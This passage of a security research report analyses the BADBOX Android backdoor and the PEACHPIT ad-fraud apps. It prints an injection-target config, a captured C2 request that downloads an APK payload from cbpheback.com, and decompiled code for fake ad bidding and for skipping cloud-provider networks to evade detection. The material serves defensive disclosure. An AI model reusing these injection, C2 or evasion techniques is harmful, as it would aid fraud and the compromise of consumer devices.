FSE_STAT_CHANGED        1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.png
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
FSE_STAT_CHANGED        1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.png
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
FSE_STAT_CHANGED        1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.png
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
FSE_STAT_CHANGED        1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.png
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
FSE_STAT_CHANGED        1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.png
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
```

Figure 10: syscall *monitoring of* servicemanager



```
{
    "task":[
        {
        "pname":"tbox",
        "vesion":["11"],
        "targetProc":["com.swe.dgbluancher","com.amlogic.mediaboxlauncher","com.droidlogic.mboxlauncher","com.udmrbk.otalauncher",
        "com.broadtv.plugin","com.mytv.MyTVHome","com.win.launchn","com.sols.wolfexpand","com.bsjtv.hotel","com.estong.android.
        launcher2","com.example.hlauncher","com.example.urlindexshop","com.xl.tvdesk","com.wassai.playerx","com.qbtv.launcher",
        "com.launcher.app.sagatronics.saga.h313","com.android.ottlauncherstarter","com.oversea.aslauncher","org.zeeshan.nova","com.
        launcher.app.sagatronics.leyf.h313","com.vtvcab.onTV.launcherkiwi","com.ksir.launchereng","com.baidu.launcher5","ca.
        dstudio.atvlauncher.pro","com.ss.squarehome2","com.tongshi.home","com.shafa.launcher","com.sxkt.web_box","br.com.milbrtv.
        launcher","com.iptvapp.application.saalaitv.application","com.google.android.tvlauncher","com.launcher.app.sagatronics.
        qsmarter.h616","com.uv.droid.launcher.redplayapp","com.dangbei.tvlauncher","com.launcher.app.sagatronics.elite.h616","com.
        ui.lb.tvui","com.launcher.android.tv","tv.iptv.t.h616","tv.bless.h616","uz.i_tv.player","tv.vdali.h616","com.sunvell.
        win8launcher","com.panda.course","tv.baltica.app.h616","com.ycloud.merchantsscreen","com.amazon.tv.leanbacklauncher","com.
        ycsoft.smartbox","com.oranth.tvlauncher","com.lemon.launch"],
        "main":"com.android.soplugin.GRPlug",
        "vc":"1"
        }
    ], "share":0
}
```

Figure 11: Decrypted contents of config.make


The classes.dex file created by the decryption of classes.png is injected into the above launcher process, which kicks off the second stage of the injection by loading a collection of packages that facilitate much of the fraudulent activity that follows:

- **a.a.a.a** - Tracks IP Geolocation and updates proxy server settings accordingly
- **com.jar** - Main entry point, responsible for connecting with cbphe[.]com
- **co.fm.ub**
- **com.ohmy** - Creates WebView to load ads and perform automatic clicks.
- **com.asshow.asshow** - Main package responsible for connecting and coordinating with flyermobi[.]com, found in other applications
- **com.debby** - Connects with proxy server via socket. Receives a new address from the proxy and uploads device information to it
- **com.liberty.lib** - sideloads dex or jar files obtained from peonyfast[.]com
- **com.unia.y** - Connects with pro[.]qazwsxedc[.]xyz/proxy in order to receive new addresses to communicate via socket and tasks to be redirected to these connections.

Filling the Horses

All of the subsequent communications to the C2 go to a second C2 server from the one that the backdoor contacts at bootup. The new server coordinates the fraudulent activities and periodically updates the malware version on the device.

Here's what the entire startup process looks like, preparing a BADBOX-infected device for fraudulent activity. Recall that these products come pre-installed with the backdoor, and this process occurs on first boot (*Figure 13*).



```
"request": {
    "method": "GET",
    "url": "http://cbpheback.com:80//uploads/apk/2022122310471661026_en.zip",
    "httpVersion": "HTTP/1.1",
    "cookies": [],
    "headers": [
```

Figure 12: Request to cbpheback[.]com



Device Boot
libandroid_runtime.so gets loaded into processes
Check current PID and deploy status
NOT OK
Exit
OK
com.jar stager is decrypted & dropped in the file system
Communication with C2
Any updates ?
Encrypted payload is downloaded
classes.dex is created & decrypted
Modules get loaded into the launcher's process memory

Figure 13: High level diagram of the startup process

It's ***impossible to estimate*** *how many individual devices may be infected*

Approaching the Gates

The Satori team found evidence of at least 200 distinct Android device types—mobile phones, tablets, and CTV products—that have shown signs of BADBOX infection as of the time of publishing. It's impossible to estimate how many individual devices may be infected, as many device types were unavailable for testing by the Satori team, and as devices need to connect to the C2 servers and begin passing fraudulent traffic before they can be detected by the Human Defense Platform.

BADBOX-infected products have made their way into numerous unsuspecting hands. Many of these devices were—and are—available at resellers, physical retail stores and e-commerce warehouses. Satori is actively working with certain stores and e-commerce sites to attempt to take BADBOX-infected models off the market and slow or stop the spread of BADBOX.

In the course of this investigation, the Satori team found evidence indicating some smartphones manufactured for the US government's Lifeline program (designed to help lower-income Americans acquire mobile phones) participated in PEACHPIT, the ad fraud component of BADBOX.

5. The Warriors

→ **In our Trojan Horse metaphor, the horse has been built and wheeled inside the gates of the city, and now all that remains is for the warriors inside to spill out and wreak havoc. The Satori team witnessed BADBOX-infected devices committing several varieties of cybercrime, including:**

Ad Fraud
Both through apps developed and owned by the fraudsters, and through hidden WebViews independent of any apps

Residential Proxy Services
Using backdoored devices as the exit points

Fake Accounts
Fake email and messaging accounts

Remote Code Installation
Updating fraud modules remotely and without permission

We'll explore each of these in turn, starting with the ad fraud "modules".

Advertising Fraud: PEACHPIT

PEACHPIT is the code name given to the advertising fraud modules uncovered by Satori team researchers. In the simplest possible terms, PEACHPIT is an operation carrying out hidden advertisements, spoofed web traffic, and malvertising, both on/through iOS and Android apps published to major app marketplaces and on apps automatically downloaded to backdoored BADBOX devices. The marketplace-based apps **do not require** the BADBOX backdoor to be present on a device to successfully carry out fraud.

PEACHPIT app publishers staged apps on Google's Play Store, Apple's App Store, and on one CTV provider's channel store. The Satori team found **20 Android apps, 16 iOS apps, and 3 CTV channels** connected directly to PEACHPIT. The mechanism of fraud differs between them—for instance, Satori researchers found *no evidence of iOS devices that had been backdoored*.


PEACHPIT impacted **121,000 Android devices** at the operation's peak, some of which may also have been backdoored by BADBOX. PEACHPIT also impacted a peak of **159,000 iOS devices**, strictly through download of the apps associated with the scheme. HUMAN observed PEACHPIT-associated traffic from **227 countries and territories**. HUMAN customers have been protected from the impacts of PEACHPIT —both the marketplace-based apps and the automatically-downloaded apps— since its discovery.

The Satori team's evidence suggests the PEACHPIT threat actors are *distinct* from the BADBOX threat actors, yet likely working together in some way. Satori has identified several specific app publishers believed to be behind the PEACHPIT scheme, and while this report will not identify them in the interest of continued research, their information has been passed along to law enforcement.

PEACHPIT: Marketplace-Based Apps

PEACHPIT apps vary slightly in their fraud mechanisms. We'll begin with one specific app—**sixpack.sixpackabs.absworkout.abexercises.tv**—to examine how the fraud takes place and how it appears to an unsuspecting user. This app is roughly representative of Android PEACHPIT apps.


The **SixPack** application declares Google's AdMob as its only advertising SDK, but it's not actually used in the operation of the app. That AdMob SDK, however, gives the SixPack application a library that manages the way ads are rendered on the device (*Figure 14*).



```
package com.workout.workoutlib;

import android.content.Context;
import android.util.AttributeSet;
import android.util.Log;
import android.widget.RelativeLayout;
import com.workout.workoutlib.mraid.MRAIDView;
import p007b.p179m.p180a.AdxAdListener;
import p007b.p179m.p180a.p183k.MRAIDNativeFeatureListener;
import p007b.p179m.p180a.p183k.MRAIDViewListener;

/* loaded from:                                     /Home Workout/classes16.dex */
public class AdxBannerView extends RelativeLayout implements MRAIDViewListener {
    public AdxBannerView(Context context) {
        super(context);
    }
```

Figure 14: Imported library managing ad rendering


The app hardcodes a fake supply-side platform (SSP)—**ads.go-workout com**—for all ad calls. Notice "/sspbidder" in the URL in the screenshot below.



```
} else {
    StringBuilder m5613i = outline.m5613i("https://ads.go-workout.com/sspbidder?cid=");
    m5613i.append(c3107g.f12025b);
    m5613i.append("&ss=1&xrw=");
    m5613i.append(c3107g.f12026c.getPackageName());
    adxLoader.f13626d.execute(new p007b.p179m.p180a.p181i.AdxLoader(adxLoader, m5613i.toString(), new C3105f(c3107g)));
}
```

Figure 15: Hard-coded SSP


AdXLoader, another SDK, gathers information on the device's location and user-agent (an identifier that's a combination of browser version, OS version, and device version) to report back to the fake SSP:



```
public void run() {
    try {
        String string = C3123f.m785a(this.f12033c.f13625c).f12079a.getString("ads_ipinfo_key", "");
        long j = C3123f.m785a(this.f12033c.f13625c).f12079a.getLong("ads_ipinfo_tskey", 0L);
        long currentTimeMillis = System.currentTimeMillis();
        if (Math.abs(currentTimeMillis - j) < 600000 && !TextUtils.isEmpty(string)) {
            com.workout.workoutlib.adx.AdxLoader.m137a(this.f12033c, this.f12031a, this.f12032b, string);
        } else {
            String m797d = PlayRecordManager.m797d("http://ipinfo.io/json", null);
            if (!TextUtils.isEmpty(m797d)) {
                C3123f.m785a(this.f12033c.f13625c).f12079a.edit().putString("ads_ipinfo_key", m797d).apply();
                C3123f.m785a(this.f12033c.f13625c).f12079a.edit().putLong("ads_ipinfo_tskey", currentTimeMillis).apply();
                com.workout.workoutlib.adx.AdxLoader.m137a(this.f12033c, this.f12031a, this.f12032b, m797d);
            }
        }
    } catch (Exception e) {
        Log.e("com_workout_adxlib", e.toString());
    }
```

Figure 16: Information on device collected

AdXLoader runs checks on information collected from the device, including IP address and Autonomous System Number (ASN, an internet traffic routing tool). If the checks on this information suggest the device belongs to any one of four major cloud service providers' data centers, ads won't render. This is presumably a mechanism intended to help prevent detection of PEACHPIT.




```
:goto_42
new-instance v9, Ljava/util/HashSet;

invoke-direct {v9}, Ljava/util/HashSet;-><init>()V

const-string v10, "google"

.line 10
invoke-virtual {v9, v10}, Ljava/util/HashSet;->add(Ljava/lang/Object;)Z

const-string v10, "amazon"

.line 11
invoke-virtual {v9, v10}, Ljava/uti

const-string v10, "digitalocean"

.line 12
invoke-virtual {v9, v10}, Ljava/uti

const-string v10, "alibaba"
```

```
.line 15
invoke-virtual {v7}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v14

invoke-virtual {v14, v13}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v13

if-eqz v13, :cond_62

const/4 v12, 0x1

goto :goto_62

:cond_7a
if-eqz v12, :cond_7e

goto/16 :goto_276
```


```
:cond_276
:goto_276
return-void
```

Figure 17: Cloud provider check

The location of the traffic also impacts whether ads render. In one example, changing the traffic from US-based to Bulgaria-based made a difference:



```
HTTP/1.0 200 OK
access-control-allow-origin: *
x-content-type-options: nosniff
content-type: application/json; charset=utf-8
date: Mon, 14 Nov 2022 16:55:34 GMT
x-envoy-upstream-service-time: 2
strict-transport-security: max-age=2592000; includeSubDomains
vary: Accept-Encoding
Via: 1.1 google
Connection: close

{
  "ip": "54.173.82.167",
  "hostname": "ec2-54-173-82-167.compute-1.amazonaws.com",
  "city": "Ashburn",
  "region": "Virginia",
  "country": "US",
  "loc": "39.0437,-77.4875",
  "org": "AS14618 Amazon.com, Inc.",
  "postal": "20147",
  "timezone": "America/New_York",
  "readme": "https://ipinfo.io/missingauth"
}
```




```
HTTP/1.0 200 OK
access-control-allow-origin: *
x-content-type-options: nosniff
content-type: application/json; charset=utf-8
date: Mon, 14 Nov 2022 17:40:43 GMT
x-envoy-upstream-service-time: 2
strict-transport-security: max-age=2592000; includeSubDomains
vary: Accept-Encoding
Via: 1.1 google
Connection: close

{
  "ip": "217.138.221.247",
  "city": "Sofia",
  "region": "Sofia-Capital",
  "country": "BG",
  "loc": "42.6975,23.3241",
  "org": "AS9009 M247 Europe SRL",
  "postal": "1000",
  "timezone": "Europe/Sofia",
  "readme": "https://ipinfo.io/missingauth"
}
```

Figure 18: Side by side comparison of output from ipinfo[.]io

Note also the "org" field in the screenshot on the right. The information in that field doesn't correspond with one of the four major cloud service providers the threat actors actively prohibit from ad rendering.


When the Satori team represented web traffic as coming from a CTV device based in Brazil, PEACHPIT rendered a full advertisement:


Request

```
POST /sspbidder?cid=1247&ss=1&xrw=
sixpack.sixpackabs.absworkout.abexe
rcises.tv HTTP/1.1
Content-Type: application/json;
utf-8
Accept: application/json
User-Agent: Mozilla/5.0 (Linux;
Android 11.1; TV
BOX/QP1AA.191105.004; wv)
AppleWebKit/537.36 (KHTML, like
Gecko) Version/4.0
Chrome/7.4.0.3729.186 Safari/537.36
Host: ads.go-workout.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 472

{
  "device":{
    "carrier":
    "AS262287 Latitude.sh LTDA",
    "geo":{
      "city":"São Paulo",
      "country":"br",
      "lat":-23.7531,
      "lon":-46.6695
    },
    "ip":"177.54.149.102",
    "make":"samsung",
    "model":"TV BOX",
    "os":"android",
    "osv":"11",
    "ua":
    "Mozilla/5.0 (Linux; Android 11
    .1; TV BOX/QP1AA.191105.004; wv
    )  AppleWebKit/537.36 (KHTML, l
    ike Gecko) Version/4.0 Chrome/7
    .4.0.3729.186 Safari/537.36",
    "connectiontype":2,
    "devicetype":4,
    "dnt":0,
    "ifa":
    "c2de850e-2deb-4420-9a5c-6d4775
    58cad4",
    "js":1,
    "language":"pt"
  }
}
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 27 Nov 2022 23:03:02 GMT
Content-Type:   application/json;charset=UTF-8
Content-Length: 8844
Connection: close
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sun Nov 27 23:03:02 2022
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache

{
  "cur":"USD",
  "id":"882045716732809876",
  "seatbid":[
    {
      "bid":[
        {
          "adm":
          "<html><body style=\"margin: 0px; padding: 0px\"><div id='content' style='width:300px; height:250px'><!-- Exchange:                CRI
          D: 590634163242430692 --><div id='beacon_83779' style='position:absolute;left:0px ;top:0px;visibility:hidden;'><img src='https://
                      /win/            ?p=0.20000&t=2DAABBgABAAECAAIBAAsAAgAABZ0cGAplZGFUUllEcmx5HBaOi7ryqqTLgA0W-8_u5ZOW5f6oAQAcFqadusjboabdBhajmP6gw8yz
          ycsBABbMsp-4DBUGOCRjMmRlODUwZS0yZGViLTQ0MjAtOWElYy02ZDQ3NzU1OGNhZDQALBwVAgAcFQIAHBUCAAAcJuzWrogEFQ4VBCbqIq6IBBaGqK6IBCUEFQKmkAMWkAMWkAMWkAMWkA
          MWkAMWkAMWqgMAHBwsFoCxiqS77IOtKhbrsrXZ5-KA56UBAAAWhtmYgAQWppn3ggQW_vXAkwQW-vXAkwQVGBwU9AMU2AQAFQQmqgMWqgMWqgMRNQ4mqgMALCwWr9zN35y8hbimARbVgseo
          o9L--7wBABbMsp-4DAYohtmYgAQWppn3ggQW-vXAkwQW_vXAkwQYEjU5MDYzNDE2MzI0MjQzMDY5MhagploWqgMlBBYUJQKW8NeGAxEoB2NjaSlzZWEMehSSBRSUBgAWAhgDcnRiANwbAo
          gYTUxfRkVFX09QVElNSVpFUl9BUFBMSUVEBHRydWUeTUxfRkVFX09QVElNSVpFUl9JTlNUQU5DRV9UWVBFBW90aGVyAKwYtwZodHRwOi8vYWF4LXVzLWVhc3QuYW1hem9uLWFkc3lzdGVt
          LmNvbS9lL2lzLzhkY2ZjZGUxOWZiZGUzNDg0MDVmN2YwMTg4MTNjZmQ4L2ltcGI_YjlKTVFRRmdwcUFxWWVpLTc5czgzdFlla0FBQUdFdTFScHhRRUFBQVVWQVVFemNIaGZkSGhlWDJKcF
          pERWdJQ0JPTDBFZ0lDQWdJQ0FnSUNBZ0lDQjZ3aTVfJnc9JHtBVUNUSU9OX1BSSUNFOk9YQ1JZUFR9JmJpPTVjZ2o2QnZtMzJGT2l5T0NtYTlPZHBja0JOMzF3ZDN4NmFib3BXb2ZtQ3lU
          VUYwaGE5M2M5aXNqdVA1LnFlbVZ2eG5DYUt0V0ZVQ2FvTTNvNm9xLjgzRjJ1YVE1M3RZN2VyTUpUZkZOM0xuOGc5UWJCTi1Pbm9scWJ4Z3VXSWlJTTEzZHlVLUxFcE1Oai5NZnZ2cTBJWF
          QuNGJQb3ItcC04bmFlOHpzbG5TMC1iazJ4dndkMkp5MndHdzA2MnlBM2todmtKMFB0dWJTSG5KYW9tWFFUR01kdGp2YnBzOTdYQng2TE5qOHJ0aFIweHlVMDFuT1hWSHdic1lvOG1ObEFu
